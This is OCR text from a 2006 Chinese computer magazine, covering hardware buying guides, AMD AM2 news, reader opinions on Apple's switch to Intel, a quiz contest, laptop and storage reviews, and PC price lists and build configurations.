哪怕你的音乐都是存在闪盘里的，也照样能放出美妙的音乐，只要把USB接口的闪盘、MP3随身听、移动硬盘甚至数码相机插入到U10的音乐控制器上就可以，最大容量支持到30GB。同时，U10附带的两个迷你音箱音质不错，尤其是对人声的还原能力比较出色。



9 轻骑兵U10
约450元 | http://www.hussar.net

10 多彩V1
268元
http://www.deluxworld.com

下期预告

品牌机的四长与四短

正如攒机有利也有弊一样，品牌机能发展到今天，并不是靠着无数DIYer对它"高价低能"的口碑走过来的，而是有它存在的道理。我们可以拒绝品牌机，但是不能无视它。如果你仍然坚持自己的看法，那也请读一下这个专题，也许能从中发现一点无意中忽略的东西。

导购

小巧简便最重要

摆放在卫生间里的音箱一定要搭配独立音源，而且以没有活动机械结构的MP3播放器为首选。同时，出于空间因素的考虑，音箱和播放器一定要比厨房里的还小巧，最好能够壁挂在卷纸旁边。此外还必须操作简单，毕竟一般如厕时间不过几分钟或十几分钟而已，最好是插上闪盘就能自动开始播放。

技术

浴室里的防水音箱

目前市场上出售的这些小型便携音箱并没有经过特殊的防潮防水设计，因此并不适用于浴室（包括兼作浴室的卫生间）。如果希望在这类地方欣赏音乐，很多的装修材料市场或卫浴市场都有防水的小型音箱出售，价格多在百元左右，只要阻抗匹配，就可以和超便携式的播放器搭配使用。

其实，去年曾经出现过一款共振发声的"音箱"——FREEDOM DRIVER。原理是利用自身的振动，迫使桌面或其他任何支撑音箱本身的平面发声。由于它本身几乎是完全密封的，因此不存在防潮的问题，非常适合用在浴室这种湿度非常大的场所。我们也拿到过一款样品，实际效果好得出乎意料，可惜那个品牌之后就杳无音信了，市场上自然也没有再见到这款产品。

活动啦！免费送音箱耳机！

看着眼馋？也想自己来上一套？机会来了！快登录http://www.cfan.com.cn，参与问卷调查活动，就有机会获得它们！

一等奖：漫步者 R1900TⅢ多媒体音箱（价值580元），5名
二等奖：漫步者 声迈X-3多媒体音箱（价值298元），10名
三等奖：漫步者 M220耳机（30名）

问卷调查活动时间：

2006年7月1日起在http://www.cfan.com.cn设置问卷调查专页，停止时间为2006年7月14日23:59，随后我们将在参与问卷调查活动的读者中随机抽取各奖项的幸运读者，请随时关注CFan官方网站：http://www.cfan.com.cn，好运在等待哦！

获得奖品的人当然也要再付出一点点时间啦，当你收到奖品的一个月后，我们还将进行回访，把你的使用感受写出来与大家分享，千万别自私哦！



漫步者 R1900TIII 多媒体音箱

作为一款售价580元的中端多媒体音箱，R1900TⅢ延续了R1900系列的辉煌，并且在音质和人性化设计方面再次提升，值得推荐。





改换门庭
AMD祭出新一代架构规格

上一期报道了Intel向媒体透露基于Conroe 处理器的产品和降价的消息，那厢边的AMD自然也不甘心处于下风。近日，有关AM2新接口的风声也渐渐盛起。从合作厂商方面得到的消息看，这次改换平台架构的动作主要是针对Conroe双核风暴而反击的第一步，它将是改变今后PC DIY市场格局的重要举措。

功耗令人担心！性能令人失望了！

AM2就是AMD第二代64位架构的别称，和之前754以及939（940）时代的产品不同的是，新的M2虽然也套用940针脚的物理方式，但是它在电器性能和硬件指标上完全和之前的老平台无法兼容。换句话说，别指望买颗新的CPU套用在老940平台上。M2需要你把主板和处理器一起更换。此外，M2平台的CPU将会更耗电和更热，目前已有单核心处理器最大功耗上限达到102W的消息，这给那些看好M2在能耗问题上可以和"扣肉"不相上下的朋友多添了一分担心。

除了在外观上的调整外，M2处理器最大的变化是整合了新的DDR2内存控制单元。要知道这可是让玩家期待了好久的变革了。不过要做到性能明显提升，却真不是一件容易的事情。根据现在掌握的测试数据来看，最新版本的AM2处理器集成的内存控制器效能只可算是平平：DDR2-533提供了与DDR400相同的内存带宽和延迟；DDR2-667提供了略强于DDR400的性能；而DDR2-800在内存Read测试中比DDR400高出13.3%。显然它要比那时候Intel915/925的状况要好一些，但时隔那么久，AMD才有那么点长进，未免太说不过去了！

两大原因催生AM2

要彻底了解AM2架构的特性，我们有必要通过和现在主流的939 Athlon64平台比较之后，得到改进的结论后才行。综合来看，AMD之所以着急推出新系统的概念，主要是出于以下两个原因：

1 AMD已经在新处理器上全面实现SOI的90纳米工艺，而65纳米工艺因为技术原因，迟迟未能兑现。因此AMD只能通过改进内部核心结构来解决能耗过高的问题。

2 从M2架构开始，Athlon64和X2系列处理器将正式迎来DDR2的时代。众所周知，K8采用内置内存控制器的设计方式，因此在内存改朝换代的变革中，应变灵活性相当差。好在M2由上代支持双通道DDR 400提升至双通道DDR2 800，并加入AMD虚拟技术，以配合高端产品和主流平台顺利衔接的需求。

AM2取代现在主流939架构，也是为今后发展铺垫的一个准备。受到制造工艺的限制，AMD在相当一段时间内无法提供超过3G以上的CPU，尴尬的是，Athlon 64 FX-62虽有性能之冠的称号，但其125W以上的最大能耗也是一项不光彩纪录。当前AMD已经面临频率上升将会面对功耗大幅提升的问题，AM2肩上的担子不轻。

逼出来的AM2还需要考验

AM2尽管是今年6月就问世的东西，但作为一项新技术和概念，它还停留在一个接受市场考验的阶段。有以前Rambus和Intel两家一厢情愿的前车之鉴，AM2究竟能否成功还有待考验。从现在的情况来看，我们不用指望新架构可以给AMD带来多少实惠，至少在新的65纳米工艺更替之前，它们也无法大量生产高频的CPU，更别谈在能耗和成本上做文章了。90纳米和AM2架构的勉强结合，实在是被Intel的"扣肉"逼出来的。

既然知道了AM2的一些幕后新闻，那么我们奉劝大家切莫因为眼前的"诱惑"而乱了阵脚。AM2和Conroe一出，英特尔和超微都要对旗下产品大降一番。如果你的电脑还能应付目前的需要，那么就别着急上Socket 939了，暂且把荷包揣在兜里，看看第三季度"英""超"两家的好戏开演之后再说不迟。

CF [CP01]

CFan编辑博墅集 I http://blog.cfan.com.cn/index.php/action/blog#editor



本期评论事件简介：
苹果将于2006年在全球推出采用英特尔CPU的全线电脑产品，包括Mac Mini、iBook、iMac等。这一改变对于苹果公司来说，绝对是一次历史性的转变。

武汉 彭飞
职业：大学生
读电脑爱好者7年
观点：在苹果风格成为时尚代名词的今天，另类的苹果要与普及的英特尔握手言和？暂且不谈这有违苹果倡导多年的企业文化，单在兼容性方面就有不少的麻烦。……人们爱它是因为它与众不同。


北京 汤征宇
职业：学生
读电脑爱好者3年
观点：促使苹果作出如此大的转变我想很大程度上是因为与IBM合作之间一直存在的不协调。这一转变无疑对IBM公司是很大的打击。但是对Intel而言，与苹果合作称得上名利双收。所以此次转型能否给苹果带来更好的经济效益现在还不好说。

新疆 常胜利
职业 老师
读电脑爱好者 3年
观点：苹果采用Intel芯片，从一开始就决定了这是个失败的尝试。……苹果的成功，很大程度上决定于它的独特风格，不难想象，当苹果也像PC一样成为开放式平台后，任何厂商都可以推出相关的软硬件产品，到时大家想的不是如何在现有条件下实现更好的效果，而是想如何给对方提出更高的要求，将自己的成功建立在对方的不断更新之上。这种做法会成功吗？

北京 王喆
职业：工程师
读电脑爱好者10年
观点：苹果的这一举动所造成的冲击波那是鬼哭神号、排山倒海的。Intel是巨人，但它能弯下腰来和普通身高的人沟通，所谓平民化的英雄就是这样吧。苹果也是巨人，但它补钙多了，身子硬了，目光高了，看见的是同样的巨人。如今，Intel依靠大众策略，仰仗毛泽东的“农村包围城市”战略打下了大半壁江山。苹果帝国领土少了，眼睛红了，以还是巨人的身份牵手Intel。以谋大片江山的管理权。当然，这对我们这些平民来说倒是极大的好事，相信至少不用再在电脑城临窗慕APPLE了。

广东 林达兴
职业 印刷
读电脑爱好者1年
观点：个人认为苹果转向英特尔CPU是很合情合理的做法——利润&知名度双赢，……苹果因此也开发出可以引导XP的引导程序，进一步扩大其硬件产品的知名度，这样无形中就带进了一大批用户，一石二鸟， 而这一切都是因为转移到“英特尔”。

吉林 张鹏
职业：学生
读电脑爱好者7年
观点：我认为2006年苹果弃用IBM power G5处理器,选用Intel的处理器,是受于形势所迫。



北京 王喆 奖金 50元
广东 林达兴 奖金 50元

本期读者来信踊跃，也让我看到了我们的读者群中真是藏龙卧虎，让小编我一度考虑是否要再申请多一些版面，无奈下删减了很多读者的精彩观点，在这里致以万分的歉意。

下期评论事件简介：降价！降价！
Intel和AMD新品发售在即，旧产品疯狂降价，对于还未购买的消费者自然是好消息，而那些只是因为早买几天就没有享受降价的消费者来说这是否是公平的呢？很多行业已经有了降价补偿条例，对于降价频繁的计算机设备来说，是否也可以实行降价补偿呢？你对此有什么看法可以发邮件到forum@cfan.com.cn，等待着您的精彩观点。

CF [CP02]

读硬件栏目 得精彩大奖

读13期硬件栏目文章，可得精彩大奖。本期大奖由华硕TPC事业部赞助。

一等奖：
瑞士玩具犬
(含瑞士军刀一个)
价值200元

二等奖：
华硕最新“魔技”手柄三个
价值100元

三等奖：
真皮鼠标5个
价值30元

参与方式：

1. **邮寄** 地址：北京市海淀区蓝靛厂南路25号
嘉友曙光国际大厦南区808 邮编：100097
《电脑爱好者》杂志硬件栏目组收，请注明“读硬件栏目，得精彩大奖”
2. **电子邮件** 邮箱：Forum@cfan.com.cn
邮件头请注明“读硬件栏目，得精彩大奖”
3. **短信** 编辑短信“JTP题目答案”发送到1111825（暂支持移动用户）
例：答案是abcbaabbcd，发送短信：JTPabcbaabbcd。

我们将从以上三种参与方式中抽出一名一等奖，三名二等奖，五名三等奖，刊登在杂志上。
（北京《电脑爱好者》杂志社对此次活动享有最终解释权。）

本期焦点产品
华硕VENTO 7700机箱



华硕最新高端机箱（VENTO 7700），产品的价格：1399元，其产品尺寸为270 x 521 x 630毫米（宽×高×深），可配装标准ATX或Micro ATX规格主板。它除了延续前代产品的优良设计（如Magic Mask）外，加入了多项技术创新，真正值得期待。

以下为单选题，请选择您认为正确的答案。

1. 华硕Vento 7700机箱是属于华硕TPC事业部哪个系列的产品？
A. 游戏机箱系列 B. TA-5系列 C. TT-系列

2. 华硕Vento 7700机箱超酷“魔法面罩”设计除了美观、大方之外，还有什么功能呢？
A. 可以将光驱面板隐藏在魔法面罩下，可以防止灰尘入侵。
B. 除了美观之外，还可以起到防止水滴的作用。

3. 华硕Vento 7700机箱的90度旋转的硬盘托架设计，有什么用途？
A. 拆装机箱内硬盘时，则只需打开机箱侧盖，有90度旋转硬盘托架，即可轻松拆卸。
B. 拆装机箱内硬盘时，则无需打开机箱，有90度旋转硬盘托架，在外面就可以直接拆卸。

4. 38°机箱的侧导风管，最主要给哪部分硬件散热？
A. CPU B. 显卡 C. PCI卡 D. 硬盘

5. 移动硬盘盒中的大板好还是小板好？
A. 大板 B. 小板

6. 笔记本电脑开机充电更好还是关机充电更合理？
A. 开机 B. 关机

7. 如果音箱的音量调节旋钮不太好用了，最简单的办法是什么？
A. 自己动手更换电位器 B. 找售后服务
C. 用WD40清洗剂处理 D. 干脆换一对音箱

8. 欣赏CD音乐，最好的音箱是什么类型？
A. 2.0 B. 2.1 C. 5.1 D. 7.1

9. 电脑是否可以同时输出两种声音信号呢？
A. 能 B. 不能

10. AMD新一代架构名称是什么？
A. AM2 B. AM XP



SUPER SHOPPER: 烧包族

抱着本本看电视

暑假到了，大家又该熬夜了，是选择蹲在客厅的电视前冒着被家人白眼的危险，还是选择抱着心爱的本本躲在屋里独自享受快乐呢？后者，毫无疑问选择后者，既安全又享受。



华硕 W1Vc

在这款采用全新产品设计理念的宽屏产品上，华硕大胆地突破了传统笔记本在娱乐功能、操作模式等多方面的束缚，将家电产品的影音娱乐功能、操作模式和最强劲的产品配置融合。

W1Vc整合了不少家电的功能，搭配了精巧好收藏的遥控器与智能型Mobile Theater电视预录功能。通过设在它前侧的AV输入口，你可以将DVD、录像机、数码摄像机等影音数据方便输入笔记本电脑，实现播放、剪辑、刻录等操作。

★外观出众
★多媒体功能强大
★可直接收看电视节目

W1Vc的键盘区完全有可能将小键盘也容纳下来，可惜为了保证操作习惯性（主键盘区位于正中央），设计时并没有加入小键盘的支持。

☆功能过多，许多功能显得有些浪费
☆鼠标的灵敏度需要加强
☆价格偏高

联想天逸80A

这款产品不仅具备家庭娱乐笔记本电脑常见的各种多媒体功能和强大的3D性能，还具备内置的电视卡，可以实现电视收看、定时录制等等功能。

这款笔记本所集成的TV功能，可以方便观看电视和录制喜欢的电视节目、足球赛，只要设定好时间，即使不在家也可以录制。不仅如此，这一影音播放平台还能帮助你将计算机内的各种媒体文件直接制作成DVD、VCD、CD光盘，方便在影碟机上播放，同时视频编辑功能还能帮助你对DV上的录像或者自己录制的电视进行编辑。

★具备TV功能
★独立显卡
★内置多合一读卡器

可惜外壳不是铝镁合金，不然一定会给它的外形加上不少分，含电池的重量在2.9公斤左右，还是可以接受的。

☆不是铝镁合金外壳
☆视角偏小



明基 Joybook S61

明基 S61 整体设计风格走的是时尚路线，蓝灰色外壳加上深色镶边，彰显出不俗的气质。S61 不仅可以欣赏电视节目，同时具备"实时录像"、"预约录像"、"时光平移"等全方位功能。

S61内置了DVB-T模块，具有移动数字电视接收功能，虽然价格贵了几百元，但这也令我们对DVB-T的应用模式有了一些新的想法。除了硬件之外，S61还具有BenQ专为电视播放而设计的QMedia Center娱乐软件，使用者能够轻松进入电视播放界面，通过选配的内置电视卡和迷你DTV天线领略数字电视带来的视觉享受 。



★铝镁合金外壳
★接口丰富
★具有移动数字电视接收功能

这款产品只标配了256MB的DDR2－533内存，建议至少将内存容量升级至512MB，以使机器的性能得到充分发挥。

☆标配内存太小
☆3D性能一般



SAMSUNG M70

M70是全球首款LCD屏幕多用途笔记本电脑，只需要简单的操作，就可实现LCD屏幕与主机分离。同时它还集成了AV Station Now，你可以在不启动系统的情况下，播放多种类格式的影音，而且还可以播放电视节目。

M70是全球首款LCD屏幕多用途笔记本电脑，只需要简单操作，就可实现LCD屏幕与主机分离。在其多种模式之中，还有TV一项，支持全球范围的模拟电视制式(NTSC/PAL/SECAM)，可以收看200个国家的电视节目。

★性能较强，超强娱乐功能
★超大19英寸宽显示屏，观看效果较好
★屏幕可分离，随意性强，适合多人一同观看

M70整机的重量为4.4千克，而当把主机和屏幕分离后，其主机的重量也达2.3千克，携带性能受到了一定的限制。

☆价格偏高
☆重量比较重
☆携带性较差

CF [CP03]



看破虚浮的广告
黑色显示器与TCO'03认证

这是ViewSonic VP720B液晶显示器的性能规格表：

液晶显示屏	17英寸
可视尺寸	339mm×272mm
亮度性能	280cd/m²
对比比率	500:1
响应时间	4ms
点距	0.264mm
带宽	135MHz
水平/垂直可视角度	170/170度
最佳分辨率	1280×1024
外形设计	黑色
安规认证	TCO'03

不管是广告还是显示器实物，恐怕有很多人看到“黑色”和“TCO'03认证”后就忍不住了，认为黑色外壳的显示器不可能通过TCO'03认证，因为黑色外壳与屏幕内容的反差太大，容易使人眼疲劳。

实际上黑色外壳的显示器确实比普通白色外壳的显示器更不容易通过TCO'03认证，但不是因为黑色与屏幕的反差，而是因为常用的黑色涂料中都含有铅，而这些有毒有害物质正是TCO'03认证所不允许的，因此当TCO'03认证刚刚出台的时候，数量本就不多的黑色显示器中，符合TCO'03认证标准的更是寥寥无几，许多人就产生了这样的误解。

鉴别一台显示器是否符合TCO'03认证的最好办法，就是到TCO Development（瑞典劳工联盟）的官方网站上去查一查，网址是 http://www.tcodevelopment.com/pls/nvp/!tco_search。打开页面后，在Brand name中选择显示器的生产商，在Sales name中填入显示器的型号，如果你知道更详细的产品信息也还可以多加入一些搜索信息。

按下Search按钮后，如果这款显示器通过了TCO认证，就会在下方显示出来，黑色外壳的ViewSonic VP720B液晶显示器确实通过了TCO'03和TCO'99认证。另外，如果没有查到也不要生气，很多品牌都会请其他显示器厂商代工生产显示器，可以在显示器背后找一找内部型号，然后通过Type designation/Model选项进行查询。一般来说，名牌大厂的显示器都不会在这方面造假，可以放心购买。

CF [CP04] 收藏此文资费1元 发送代码：0721 移动50125912 联通9219912

闷豆逛市场



快放假了，趁配件价格还没有飞涨，赶快攒台机器在假期爽一爽，于是闷豆来到电子市场某个柜台前。

闷豆：“老板，装机，5000左右的。”

老板：“CPU用Intel还是AMD的？”

闷豆心想：“还好来之前请教了一下室友，一般AMD的CPU价格相对便宜，性能也不错。低端64位的闪龙2800+不论性能还是超频潜力都很不错。超频我闷豆是用不上的，不过性能方面，我要玩游戏，还是高点的好。”

闷豆：“用AMD64位的闪龙2800+。”

老板看着闷豆有些吃惊，心想：这小伙子深藏不露啊，开始看着好像一菜鸟似的。

老板：“没问题，那你用散装的还是盒装的？”


闷豆：“有什么区别吗？”

老板：“品质上没什么区别，散装的便宜一些，不过散装的质保只有一年，盒装原货质保是三年。”

闷豆：“既然是这样，散装就行了。”

老板开始装机的时候，闷豆拿起CPU，一看怎么连编号都没有，很生气地质问老板是不是假货。

老板：“怎么可能是假货，我们家从没有拿过假货。这个是OEM版，就是AMD大批量提供给整机厂商的，有些就流到市场上来了。本来这些CPU都有编号，但是那些厂商怕AMD通过编号追查到自己头上，都把编号打磨掉或者盖住了，所以本来编号的地方只有一条黑色的横条。”



闷豆提醒

散装CPU在品质上一般没什么问题，毕竟CPU不是谁都能造的。但有些不法奸商利用这一点，将未锁频的CPU超频后当作高频处理器出售，不可不防。可以在装机时自带CPU检测软件，很简单地就能验明CPU的正身。

CF [CP05]


选好移动硬盘盒

过好暑假BT生活

假期的娱乐除了网游、单机Game和看电影，还有什么可做的？当然是下载！一个人的力量是有限的，所以有了BT，有了Emule。但是，你不想和同学交换一下自己的下载资源吗？带上个移动硬盘，去同学家搜刮一番不正是乐趣之一吗？



带有单独供电接口的高品质移动硬盘盒



购买成品移动硬盘是最简单的方式，这种有品牌的产品稳定性及保修更有保证。但对于学生来说，一二百元的差价还是很被看中的。况且主要也就是为了下载，并没有太多太重要的数据，买个硬盘盒，又可以DIY一下，还是不错的选择。

好盒好硬盘 供电最难

同学聚在一起时，经常会带上移动硬盘，用来交换最近下载的资源，但是每次插入USB-HUB或是前置的USB接口，移动硬盘就会发出令人心惊肉跳的怪声，指示灯也不正常闪烁，操作系统里不是没找到设备，就是在复制文件时提示写入失败，甚至提示“集线器电涌超出设备限制”。


这并不完全是电脑的USB接口有问题，移动硬盘盒也存在着设计上的弊端。很多廉价的USB移动硬盘盒只提供了一个双头的USB线，或是一个USB+PS2口的线缆，遇到USB接口本身输出电压不够的电脑时，麻烦就会接踵而至。而质量较好的硬盘盒，除了提供双头线缆外，还会在盒上提供一个专用的5V电源接口，使用万能变压器就可以单独取电，USB线缆只负责数据传输，这样的移动硬盘盒在拷贝时才不会出现错误。

散热孔是保证快速散热量的重要方式

兼容性要关注

移动硬盘盒最重要的就是拥有更好的兼容性，目前移动硬盘盒多采用ISD300A1、CY7C68300A、GenesysGL811E、Myson CS8818G等几种芯片。其中811E最为普遍，特点是价格便宜，但是兼容性不好，部分VIA芯片组的主板在使用811E时容易出现问题，但是它对USB接口的供电要求没那么苛刻。而Cypress生产的CY7C68300A兼容性最好，不过它对供电的要求相当严格。在购买前，一定要让商家为你打开移动硬盘盒，看看使用何种芯片再作决定。


典型的小板型GenesysGL811E芯片方案，价格便宜是最重要的特点


高品质的CY7C68300A芯片大板型移动硬盘盒，兼容性、性能都数一流



热量 移动硬盘的杀手

品质好的移动硬盘盒不仅是供电上有讲究，盒子的外观及内在品质都也应该受重视。无论是移动硬盘，还是普通的硬盘，热量都是最大的杀手，BT、Emule的频繁读写并不会减少硬盘的寿命。挑选移动硬盘盒时，内部的设计至关重要，比如两端是否有散热孔，硬盘与硬盘盒是否能有效接触，以便快速导出热量。

硬盘盒内部的PCB有大板和小板之分，大板不仅能充当硬盘托架，起到固定硬盘的作用，更重要的是在电路设计上胜于小板，有些配有512Kbit的缓存。这就决定了大板设计的盒子性能优越。


PCB大板可以固定移动硬盘

学会搭配 选择最佳方案

移动硬盘盒比较有名的品牌是移动之星、元谷、SSK、Zynet等等，这几个品牌的移动硬盘盒做工及芯片的采用都不错。至于移动硬盘，建议还是购买5400rpm、8MB缓存或更高的产品，7200rpm的移动硬盘还是不要使用的好，毕竟移动硬盘的工作环境相比装在本本里还是差很多的。

掌握了这三方面的知识，挑选移动硬盘盒就不成问题了，这个暑假你准备要多BT，做好准备了吗？




挑挑选选

SD闪存卡的购买诀窍

闪存存储卡，尤其是SD规格的闪存存储卡，最近一段时期以来的跌价幅度之大、速度之快，让人难以承受。2004年时，一个容量为256MB的SD存储卡还要600多元，而今天，即便是1GB的SD闪存存储卡售价也就200多元，甚至有些品牌的1GB SD卡售价竟然低到了1XX元！除了正常闪存卡使用的闪存芯片制造成本降低之外，还有什么因素会让闪存卡低到如此价位呢？

真理？！便宜无好货

俗话说便宜无好货，好货不便宜，面对很多价格低得出奇的闪存卡，是否有必要购买呢？目前的闪存卡市场中SanDisk和金士顿的市场占有率是最大的，但是SanDisk和金士顿目前降价的闪存卡都是采用MLC架构的NAND闪存颗粒，而另一品牌威刚的闪存卡目前都采用SLC架构的NAND闪存颗粒。SLC架构和MLC架构相比，前者标称速度高于后者不少，并且寿命是后者的10倍，因此对应到最后的产品上，SLC产品的价格一般会高出MLC 15％左右。所以说，超低价格并非是购买时的唯一标准，质量更加重要。






SD还是miniSD 这是个问题

SD卡固然是便宜，但是我们并不能只从价格、性能上来考虑实际的使用需求。尤其是当使用miniSD规格的手机产品多起来时，你不想为自己的产品保值吗？产品价值最大化才是我们追求性价比的理由，虽然听起来SD卡100多元和200元出头的miniSD卡价格差距不小，但细想一下，绝对值仅几十元，但购买miniSD不仅可以使用在DC上、或当做一个U盘使用，日后更换了手机，miniSD还能有其用武之地，SD卡就只能继续用在DC里，或是当个U盘使用了。

假货见缝插针

假货柜台的确会在你购买前声明自己卖的是水货，并明确表示没有质保。现在已经形成的局面是，假货源头不仅可以做到以假乱真，可以顺利将其送到经销商手中。经销商们更是经验丰富地为其加上水货外衣，甚至有时连索尼自己也验不出来真假！目前，这样的闪存存储卡已经遍及北京中关村、上海徐家汇两大IT集散地的各个角落，其源头之大、渠道渗透力之强实属罕见。更何况，绝对值已经很低的闪存存储卡，水货和行货的价格相差只有10元、甚至是5元，完全没有必要购买水货。加上很多厂商的3年、5年质保方案，水货已经失去了意义，当然更不用说假货了。



价格混乱别被蒙骗


前几天周末趁着价格便宜，以160元入手了一个容量为1GB的Sandisk行货SD卡。正巧朋友隔天来到我家看到了，便无意问了一句多少钱，听到这个低价第一反应是我买的是水货，因为前两天他的同事也购买了同样的SD卡，价格却是180元。显然，很多人并不十分关心SD卡的价格变化，这也就为卖场的不法商人利用。闪存卡可谓一天一个价，看你不太了解情况就会随口乱要价。

防假有技巧

假货最多的当属Sandisk的产品，因此，如何防范假冒的Sandisk闪存卡就成了最重要的事情。并不是说其他产品没有假货，比如像威刚的产品，价格实在低廉，甚至假货的价格都不能与之媲美，还有什么可仿冒的呢？

SanDisk正品闪存卡背面有宏衢纳米标贴，可以用手指触摸到凸起的颗粒，利用放大镜观看时可以看到宏衢的商标。而假货是无法做到如此精细的，通过这一点即可辨别真假，也就是说你不用花费大量的时间观察闪存卡的卡身、乃至于实际测试来辨别。





CPU

型号	平均价
Intel Pentium 4 805 2.66GHz(盒)	1010
Intel Pentium 4 630 3.0GHz(盒)	1386
Intel Pentium 4 820 2.8GHz(盒)	1400
Intel Pentium D 930 3.0GHz(盒)	1915
★ 采用最新的65纳米制程技术。	
AMD Sempron 2800+(64位/754针)(盒)	635
AMD Athlon64 3000+/E6(盒)	785
AMD Opteron 146(散)	1290
AMD Athlon64 3500+/E6(盒)	1450
★ 游戏性能突出。	

硬盘

IDE	
型号	平均价
西部数据 WD1600BB	520
西部数据 WD2000JB	635
日立 120GB/8MB	540
日立 160GB/8MB	580
★ 性价比很好。	
SATA	
型号	平均价
三星 160GB/8MB SATA	560
三星 250GB/8MB SATA	785
★ 采用了三星特有的“8”字型缓冲外壳技术。	
迈拓 160GB/7200.10 Plus/8MB(盒)	610
迈拓 250GB/7200.10 Plus/16MB(盒)	755

主板

型号	平均价
Intel D945PLRN	760
微星 945P NEO2	900
映泰 945P-A7A	690
精英 945G-M3	945
升技 AT8 32X	1285
★ 提供了两条硬件16X PCI-E插槽。	
微星 K8NGM2-FID	890
映泰 TForce4 SLI	885
精英 KN1 SLI Extreme	1400
★ 主板散热设计独特。	

内存

型号	平均价
现代 256MB DDRII 533	140
现代 512MB DDRII 533	280
威刚 512MB DDRII 667(万紫千红)	335
威刚 1GB DDR 400(万紫千红)	675
★ 采用32MB×32MB的双面颗粒，超频性能良好。	
金邦千禧 256MB DDR 400	185
金邦千禧 512MB DDRII 533	350
★ PCB表面覆铜，确保了良好的电气性能和抗干扰性能。	
黑金刚 512MB DDR 400	365
黑金刚 512MB DDRII 667	360

显示器

CRT	
型号	平均价
三星 793DF	920
飞利浦 107F6	910
优派 G75f+SB	1050
LCD	
型号	平均价
明基 FP783+/17英寸	2190
优派 N1900W/19英寸	2999
★ 内置音箱，同时搭配了TV功能。	
索尼 S95FR/19英寸	2800
★ 人性化设计出色。	

评头论足品牌机

品牌机的优势就是几乎不存在稳定性和兼容性问题，而且电话、上门等售后服务在那些尚未玩转电脑的人看来仍是一根救命稻草。遗憾的是，几乎所有的品牌机型为了吸引消费者的目光并尽量压低售价，想要找出一台配置十分均衡的品牌机几乎不可能。不过好在很多品牌机厂商允许消费者在一定范围内自由挑选硬件配置，通过这个途径，我们也许有办法把一台配置并不很合理的机型调整得更加均衡。

宏基 Aspire SA80

（标准配置，包括所有免费优惠和折扣）

CPU	Intel Pentium4 524
内存	512MB DDR
硬盘	80GB SATA
显示器	17英寸LCD
光驱	DVD-ROM
显卡	集成
音箱	2.0音箱
价格	5999元

主频3.06GHz的Pentium4处理器搭配512MB的内存还算可以，但显卡是主板集成的，需要划去512MB的一部分为动态显存，这样一来使得物理内存有些捉襟见肘。80GB的硬盘容量很容易装满，而且和160GB的价格相差很少。17英寸液晶显示器的点距很小，长时间观看容易疲劳。此外集成的显卡完全不能满足游戏的需要（如果基本不玩游戏也可以不换）。

5000元高性价比游戏机型

两大CPU厂商的争斗格外激烈，Intel为了夺回失去的市场，将主流双核产品频频下调价格。而AMD为了保住并扩大市场份额，同时为AM2的推广铺平道路，仍然对Intel保持10%～15%的价格优势。如此一来很多周边产品的价格也跟着降低。5000元左右的液晶高性价比配置再也不用抓破头皮了。

	型号	价格
CPU	AMD Athlon64 3000+/E6（盒）	770元
内存	宇瞻 512MB DDR 400×	550元
硬盘	西部数据 JB 80GB SATA	420元
主板	磐正 9NPA+Ultra增强版	799元
显卡	七彩虹 天行7300GS	590元
显示器	AOC 171S+	1499元
光驱	LG GDR-8163B	165元
键鼠	NEC光电套装	60元
机箱	百盛 C201＋航嘉BS-2000	290元
共计		5143元

天津 徐波这样说：

“静音、凉爽给我带来舒适的工作、生活环境”。

从本期开始，我们每期将从读者来信中挑选一款“特色鲜明”的装机配置方案并刊登在这里，如果你有什么得意的配置方案，一定要发邮件告诉我们，也许下一期的装机栏目里就会出现你的名字。这些配置也许并不适合所有人，但一定很有新意，具有非常明显的特定用途。除了配置方案和价格之外，最重要的用途和这样搭配的理由也一定要写清楚。

	型号	价格
CPU	Intel PentiumD 820＋AVC 红骑士	1260元
主板	Intel D945PLRN	770元
内存	金士顿 1GB DDR 400	680元
硬盘	希捷 160GB SATA	550元
显卡	华硕 EAX1300PRO SILENT/TD/256MB	899元
光驱	华硕 E616A（黑）静音王	185元
显示器	明基 FP93V	2150元
键鼠	罗技 光电高手 鼠键套装	145元
机箱	华硕TA-551＋长城300W 静音大师	375元
总计		7014元



既然出现这么多的问题，那么我们可以稍稍进行一些调整。

调整之后增加了内存和硬盘的容量，添加了独立显卡，并将LCD液晶由17英寸提升至19英寸，费用增加了1200元左右，但在实际使用中会顺畅许多。大内存的好处不需要多说，1GB内存可以大大减少读写交换文件的次数。160GB的硬盘，可以存放更多东西——资料、软件、电影、游戏等等，也不用担心电影看过后因为硬盘空间不得不删除。另外需要指出的是，这款机型并没有预装正版操作系统和其他应用软件。

宏基 Aspire SA80（自定配置）

CPU	Intel Pentium4 524	
内存	512MB DDR × 2	+280元
硬盘	160GB SATA	+140元
显示器	19英寸CRT	+400元
光驱	DVD-ROM	
显卡	NVIDIA GeForce 6200/128MB	+399元
音箱	2.0音箱	
价格	7218元	

显示器加400元换成19英寸的液晶还是比较划算的，摆放起来更加时尚，同时视野更为宽广。显卡方面有些头痛，由于主板上只有AGP插槽，升级时显得有些困难。好在6200的核心对于目前很多游戏来说效果还是蛮不错的，如果有需要的话，还有GeForce 6600GT或ATI X800这个档次的AGP显卡，不过价格就更贵了。

CPU

